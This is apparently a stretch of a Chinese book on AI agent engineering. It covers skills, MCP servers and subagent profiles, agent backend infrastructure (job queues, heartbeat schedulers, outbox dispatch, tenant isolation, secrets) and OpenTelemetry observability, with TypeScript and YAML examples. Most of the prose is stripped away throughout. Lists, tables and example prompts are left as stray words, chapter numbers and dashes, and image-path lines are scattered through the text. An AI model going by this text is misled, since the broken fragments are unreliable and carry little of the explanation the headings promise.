- **Server-Sent Events SSE** UI —— ID
- **WebSocket** UI —— 09
- Web worker 08
- **HMAC**

插件 worker 与隔离

—— JSON-RPC worker worker Paperclip `plugin-worker-manager` Hermes Agent OpenCode

JSON-RPC

网关与嵌入式模式

- Hermes Agent `gateway` OpenClaw Paperclip
- Telegram Slack

——

需要留意的事项

- *" X"* 18
——
18
-
- webhook `eventId` ——
- webhook
-
- OAuth MCP URL——
07
-

真实系统笔记

- **OpenClaw**
`start` `stop` `send` `monitor`
- **OpenCode** *SDK* HTTP + SSE API TUI
Web UI SDK
- **Hermes Agent** HITL CLI cron
Telegram ACP
- **Paperclip** ——

常见失败情况

——
AI

- webhook
ID
03

-

  /
- **MCP** ——

  ——

  02
-

-

  12

  —— `*Hint` *07*

与你的智能体结对

- “ *Slack* *Telegram* `ChannelEvent`

  ”
- “

  ”
- “ *webhook* *HMAC* *ID* *100*

  202 ”
- “ *MCP* *03*

  schema *MCP* ”
- “ *MCP*

  schema ”
- “ *JSON-RPC* *worker* *worker*

  ”
- “ *13* *MCP* *webhook* *UI*

  12 ”
- “ *OpenClaw* *Telegram* *Slack*

  06

  ”

下一步

14 MCP ——

第 14 章 — 技能、MCP 与子智能体：一种能力的三种形态

TL;DR

—— Markdown
MCP —— 13 ——
10
MCP

为什么这很重要

*“ ”
“ ” “ MCP ”*
——

核心概念

用一句话概括三种形态

- —— Markdown
- **MCP** ——
- ——
  10
  ——“ *PR*”——

技能——剖析

YAML frontmatter Markdown

```
---
name: review_typescript
description:     TypeScript
version: 1.2.0
platforms: [coding-agent, code-review-bot]
prerequisites: [typescript-installed]
---

#     TypeScript

    TypeScript

1.
2.                                  promise
3.                             shell / SQL / HTML
4.
5.              file:line

                              *            *
```

`name` `description` `version` `platforms` `prerequisites` Markdown—— Hermes Agent agentskills.io ——

OpenClaw OpenCode

技能——发现、加载与中心

- ——
- —— `~/.hermes/skills/` `~/.openclaw/skills/` `skills/`
- —— 11
- ——Hermes Agent `agentskills.io` `hermes skills install <name>`

frontmatter

——

技能——渐进式披露（简述）

06 + + ——
—— `skill_view(name)` 14

06
—— ——

技能——策展

API ——
07 → →

- —— N
- ——30
- ——90

Hermes Agent

——

技能——来源、信任与提示词注入风险

—— *
*

- `name` `version` `source`—— URL
12 `source`
- 12 MCP
—— *" "*
-
——
- 18 —— 07
" "
-
07

MCP

MCP

——

MCP 服务器——何时自行编写

13 MCP * MCP

*

- —— SaaS
- ——
- ——MCP API

03

MCP 服务器——命名、schema、认证

MCP

- `pg-query` `s3-list`
- `mcp__<server>__<tool>` 13
- **Schema** schema 04
- MCP `readOnlyHint` `destructiveHint` `idempotentHint` `openWorldHint` —— 02 12 08 `Hint` 13
- OAuth

子智能体——以配置档案为单元

10

—— schema

```
type SubagentProfile = {
  name:           string;      // "reviewer"  "implementer"  "researcher"
  description:    string;      //
  systemPrompt:   string;      //
  model:          string;      //
  toolAllowlist:  string[];    //
  maxSteps:       number;
  recursionDepth: number;      //       1--      10
  resultSchema:   JsonSchema;
};
```

10 OpenCode ——

`build` `plan` `general` `explore` ——

子智能体——内置配置档案与自定义配置档案

- **`explore`** ——


- **`build`** ——
- **`plan`** —— 09
- **`reviewer`** ——
  10

" " " pg_query write_file"

决策准则

		MCP	
			+ +
		schema	
	YAML frontmatter `version`		

MCP


MCP

同一种能力的三种实现方式

"   "

——

```
---
name: summarize_document
description:
version: 1.0.0
---

#

1.
2.
3.
4.           150
```


MCP —— PDF

```
const summarizeTool = {
  name: "summarize_document",
  description: "   ID                    ",
  input_schema: {
    type: "object",
    required: ["documentId"],
    properties: { documentId: { type: "string" } },
  },
  //          MCP
};
```

——

```
await delegate({
  role:          "researcher",
  objective:     "                             ",
  context:       buildContextPacket(documentIds),
  allowedTools:  ["read_document", "search_documents"],
  maxSteps:      12,
  outputSchema:  ResearchSummarySchema,
});
```

组合：三种形态如何结合



- **MCP** MCP

- 10
  OpenCode `skill_view`
- **MCP** MCP

在不同形态之间迁移

- →

- → **MCP**
  ——“ *mcp__server__do_thing*”——
- **MCP** → MCP
  03

- → +

每种形态的故障模式

		`skill_view(name)`	
			07
MCP			13
MCP	Schema	`tools/list`	
			10

`reviewer` `review_typescript` `create_pr` MCP `mcp__github__create_pr` `subagent-7` `db-migration-reviewer`

插件技能、插件工具、插件智能体

11

- —— Markdown
- **MCP** —— stdio
- —— + + schema

OpenClaw Hermes Agent OpenCode

——

真实系统笔记

- **Hermes Agent** `agentskills.io` SKILL.md `hermes skills install/push`
- **OpenCode** `task` `skill` `build` `plan` `general` `explore`
- **Paperclip** —— MCP
- **OpenClaw** SDK MCP

常见失败情况

——

AI

- “ ” *10*
- —— *07*

- **MCP**

13

-

12 *18*

- MCP

与你的智能体结对

- “

MCP ”
- “ `skills/` *MCP*

”
- “ —— *MCP*

10 KB ”
- “ `skill_view`

`skill_view` ”
- “ `explore` `build` `plan`

schema ”
- “

MCP

”
- “ *MCP*

”

下一步

15 ——

第 15 章 — 智能体后端基础设施

TL;DR

Web

—— 11 API

REST + SSE + WebSocket

为什么这很重要


HTTP

-
-
-

——

核心概念

后端的形态



11 08
11 webhook 13

API 表面


API

- —— `POST /runs` `POST /messages` `POST /sessions`
  HTTP
- —— `GET /runs/:id/events` SSE `WS /runs/:id` WebSocket
  SSE ——
  09 —— WebSocket
- —— `GET /runs/:id` `GET /runs/:id/transcript`

OpenCode REST SSE HTTP
API SDK Paperclip API——

—— Hermes Agent
OpenAI OpenAI

入队、流式传输、结束



- API 100 202
- CAS 08
- 08
-

队列与工作进程模式

		——
SQLite `UPDATE`		
Postgres `SELECT ... FOR UPDATE`		schema
Redis Streams NATS JetStream		——
SQS Pub/Sub		
Temporal Restate DBOS		

Kafka SQLite Postgres

08 CAS

```
//
async function workerLoop(ctx: WorkerContext) {
  for await (const job of ctx.queue.claimRuns()) {      //     CAS
    try {
      await ctx.db.runs.update(job.runId, { status: "running" });
      await executeAgentRun(job.runId, ctx);                   //    11
      await ctx.db.runs.update(job.runId, { status: "completed" });
      await job.ack();
    } catch (err) {
      await ctx.db.runs.update(job.runId, { status: "failed" });
      await ctx.db.runEvents.insert({
        runId: job.runId,
        type:  "run.failed",
        payload: { message: String(err) },
      });
      await job.releaseOrDeadLetter(err);                      //
    }
  }
}
```

CPU
API I/O CPU

心跳调度器

——cron


```
//    N                tick
async function heartbeat(ctx: SchedulerContext) {
  const due = await ctx.db.query(`
    SELECT id FROM runs
     WHERE status = 'scheduled'
       AND wake_at <= now()
     LIMIT 100
  `);
  for (const row of due) await ctx.queue.enqueue(row.id);

  await ctx.reaper.reapOrphanedRuns();        //    08
  await ctx.curator.maybeRunCurator();        //    07
}
```

Paperclip —— `heartbeat_runs`

08 CAS
`service_locks`

部署拓扑谱系



- ——Hermes CLI OpenCode SQLite
- ——Hermes OpenClaw +
  WAL SQLite CPU
- —— Paperclip Postgres

- + ——Paperclip API +

——

——

bug

嵌入式数据库与外部数据库

- **SQLite + WAL** OpenCode Hermes CLI —— Hermes Agent `apply_wal_with_fallback` NFS/SMB WAL
- **Postgres** Paperclip —— Postgres SQLite Postgres
- **Postgres** Paperclip —— schema `pg_dump`

SQLite Postgres SQLite Postgres —— SQLite + WAL

多租户隔离

	`tenant_id`		B2C B2B
	pod		

Paperclip `company_id` —— `company_id` `WHERE`

-

- A B
- 05 `tenant_id`

密钥管理

- OpenCode Hermes CLI ——
- OpenCode —— API
- Paperclip `local_encrypted` `aws_secrets_manager` ——

`$secret:slack_token`
—— 07

Hermes Agent `credential_pool` API
key key

备份、恢复与灾难恢复

- Paperclip `pg_dump` 7 SQLite
  `VACUUM INTO`
- 08
- **schema** 08 ——
  schema

后端的数据治理

- **API** API API key OAuth bearer
——
- TLS TLS
- GDPR
——
- API
- 07 18
15
`tenant_id` 08
18

水平扩展与垂直扩展

- **1** CPU CPU
- **10** Postgres —— `SELECT ... FOR UPDATE`
schema
PgBouncer
`SELECT ... FOR UPDATE SKIP LOCKED`
- **100** Postgres Kafka Redis
Streams NATS JetStream
- **1000+**
10 10 1000

负载均衡与粘性会话

-
- ID
- A X B Y

04 Anthropic

——

速率限制与准入控制

- API
429 ——
- 429 key
17 Hermes Agent Paperclip
429

" "

后端的成本账本

- ——
- ——
- Paperclip
`budgets.getInvocationBlock()`
-

08 16

副作用持久性：规模化环境中的发件箱

08

```
type OutboxRow = {
  id:               string;
  runId:            string;
  action:           string;        // "post_slack_message"  "send_email"
  idempotencyKey:   string;
  payload:          unknown;
  status:           "pending" | "dispatching" | "dispatched" | "failed";
  attemptCount:     number;
  nextAttemptAt:    string;
};

async function checkpointWithOutbox(ctx, input) {
  await ctx.db.transaction(async (tx) => {
    await tx.checkpoints.upsert(input.checkpoint);
    await tx.outbox.insert({ ...input.row, status: "pending" });
  });
}

async function dispatchOutbox(ctx) {
  const rows = await ctx.db.outbox.claimPending({ limit: 50 });
  for (const row of rows) {
    try {
      await ctx.externalActions.dispatch(row.action, row.payload, {
        idempotencyKey: row.idempotencyKey,
      });
      await ctx.db.outbox.markDispatched(row.id);
    } catch (err) {
      await ctx.db.outbox.scheduleRetry(row.id, backoff(row.attemptCount));
    }
  }
}
```

-
-

——

Stripe GitHub HTTP API

- API

在规模化环境中失效的单用户假设

- —— `sessionState`
  `tenantContext`
- *" Slack "*
- JSON 10,000
- `setInterval` N
  08 CAS
- Redis

bug

冷启动、热池与无服务器

- —— schema
  cron
- N
  Hermes Agent Paperclip
- Lambda Cloud Run
  ——

cron
MCP 13

存储层级与缓存

- Postgres SQLite 100
- S3 05 " "
  GB

- Glacier

Redis
04

运维表面

UI

- —— *"
"*
- ——
- —— 12

- ——
- ——

Paperclip Web UI
05 08

真实系统笔记

- **OpenCode** SDK + REST + SSE
  TypeScript SDK SQLite + WAL `InstanceState`

- **Hermes Agent** + 13
  tick cron TTL 1 LRU SessionDB

- **Paperclip** Postgres
  08 `cost_events` `budget_policies` UI `pg_dump`
  `local_encrypted` `aws_secrets_manager`

- **OpenClaw** ——

常见失败情况

——

AI

- "queued"

  SLO *429*
- **WHERE** `tenant_id`

  ——

  18
-

  ——
- **cron**

  TTL *tick* *08* *tick*

与你的智能体结对

- *" 01–14*

  "
- *" SQLite UPDATE Postgres* `SELECT ... FOR UPDATE` *CAS 08*

  "
- *" 08 CAS*

  cron 30 "
- *"*

  Redis "
- *" API SSE*

  "
- *" Slack*

  —— API

  "
- *" SQLite* `VACUUM INTO` *7*

  "

- “
  05 ”
- “
  ”

下一步

—— 16

第 16 章 — 可观测性

TL;DR

LLM OpenTelemetry
ID
——

为什么这很重要

“ ”

04 15
04 05 06
07 08 09 10
12 15 ——

核心概念

四大支柱，而非三大支柱

——
“ ”


			span
			/

SRE

05

一次智能体运行的追踪树

span



trace ID

OpenTelemetry 属性约定

OpenTelemetry GenAI

OpenTelemetry *Development* ——

——

`gen_ai.provider.name`	`anthropic` `openai` `bedrock`
`gen_ai.request.model`	ID
`gen_ai.response.model`	ID
`gen_ai.usage.input_tokens`	
`gen_ai.usage.output_tokens`	
`gen_ai.usage.cache_read_input_tokens`	04
`gen_ai.usage.cache_creation_input_tokens`	04
`gen_ai.response.finish_reasons`	`end_turn` `tool_use` `max_tokens`……
`gen_ai.tool.name`	

```
function modelAttributes(call, result) {
  return {
    "gen_ai.provider.name":                call.provider,
    "gen_ai.request.model":                call.modelId,
    "gen_ai.response.model":               result.modelId,
    "gen_ai.usage.input_tokens":           result.usage.inputTokens,
    "gen_ai.usage.output_tokens":          result.usage.outputTokens,
    "gen_ai.usage.cache_read_input_tokens":      result.usage.cacheRead     ?? 0,
    "gen_ai.usage.cache_creation_input_tokens": result.usage.cacheCreation ?? 0,
    "gen_ai.response.finish_reasons":      [result.finishReason],
    "agent.profile":                       call.profile,
    "agent.run_id":                        call.runId,
    "agent.session_id":                    call.sessionId,
    "agent.tenant_id":                     call.tenantId,
    "agent.parent_run_id":                 call.parentRunId,        //
  };
}
```

关联 ID：将一切串联起来的链

ID span

- `run_id` ——
- `session_id` —— 05
- `step_id` —— 02 3 7

ID `tool_call_id` 01 `subagent_run_id`
10 `parent_run_id`

——
`grep run_id=abc123`
span

检测循环、模型调用和工具调用

span

```
async function invokeAgent(input, ctx) {
  return ctx.tracer.startActiveSpan("agent.run", async (span) => {
    span.setAttributes({
      "agent.run_id":     input.runId,
      "agent.session_id": input.sessionId,
      "agent.tenant_id":  input.actor.tenantId,
    });
    try {
      const result = await runLoop(input, ctx);
      span.setAttribute("agent.status", "completed");
      return result;
    } catch (err) {
      span.setAttribute("agent.status", "failed");
      span.recordException(err);
      throw err;
    } finally {
      span.end();
    }
  });
}

async function callModel(call, ctx) {
  return ctx.tracer.startActiveSpan("model.call", async (span) => {
    const start = performance.now();
    let firstTokenAt;
    const result = await ctx.modelProvider.stream(call, {
      onToken: (token) => {
        if (firstTokenAt === undefined) {
          firstTokenAt = performance.now();
          span.addEvent("model.first_token", {
            ttft_ms: Math.round(firstTokenAt - start),
          });
        }
        ctx.stream.emit(call.runId, { type: "token", token });
      },
    });
    span.setAttributes(modelAttributes(call, result));
    return result;
  });
}

async function executeTool(call, ctx) {
  return ctx.tracer.startActiveSpan("tool.call", async (span) => {
    span.setAttributes({
      "gen_ai.tool.name":   call.name,
      "agent.tool.call_id": call.id,
      "agent.run_id":       call.runId,
    });
    const result = await ctx.tools.dispatch(call.name, call.input, ctx.toolContext);
    span.setAttributes({
      "agent.tool.ok":           result.ok,
      "agent.tool.fatal":        result.ok ? false : result.fatal,
      "agent.tool.result_chars": result.ok ? JSON.stringify(result.result).length :
```

```
0,
    });
    return result;
  });
}
```

指标目录——组合此前的每一章

`cache_hit_ratio`	04	—— 04
`compaction_method_count{method}`	05	
`compaction_compression_ratio`	05	
`retrieval_empty_hand_rate`	06	
`retrieval_reach_rate`	06	
`memory_write_rejection_rate`	07	
`curator_action_count{action}`	07	
`run_state_transition_count{from,to}`	08	
`replan_rate`	09	
`subagent_success_rate{role}`	10	
`health_check_success_rate{probe}`	11	
`approvals{state}`	12	
`channel_inbound_count{channel}`	13	

`cost_usd{tenant,model}`	15	
`outbox_depth`	15	
`queue_depth{queue}`	15	
`ttft_ms`		
`tokens_per_run`		

—— *" "*

将成本视为一等指标

`model.call` span

04

```
function costFromUsage(usage, model) {
  const r = pricing[model];                    //
  return (usage.inputTokens                * r.input)
       + (usage.cacheReadInputTokens       * r.cache_read)
       + (usage.cacheCreationInputTokens   * r.cache_creation)
       + (usage.outputTokens               * r.output);
}
```

15 17

7 3 Hermes Agent Paperclip

日志、指标与追踪——何时使用哪一种

- * *
- * *
- 05
  span —— 07

span ID
trace ID

智能体追踪的采样策略

span

- **100%** ——
- **100%** —— span `tail_sampling_processor` OpenTelemetry Collector
- **10–25%** —— `run_id`

1%

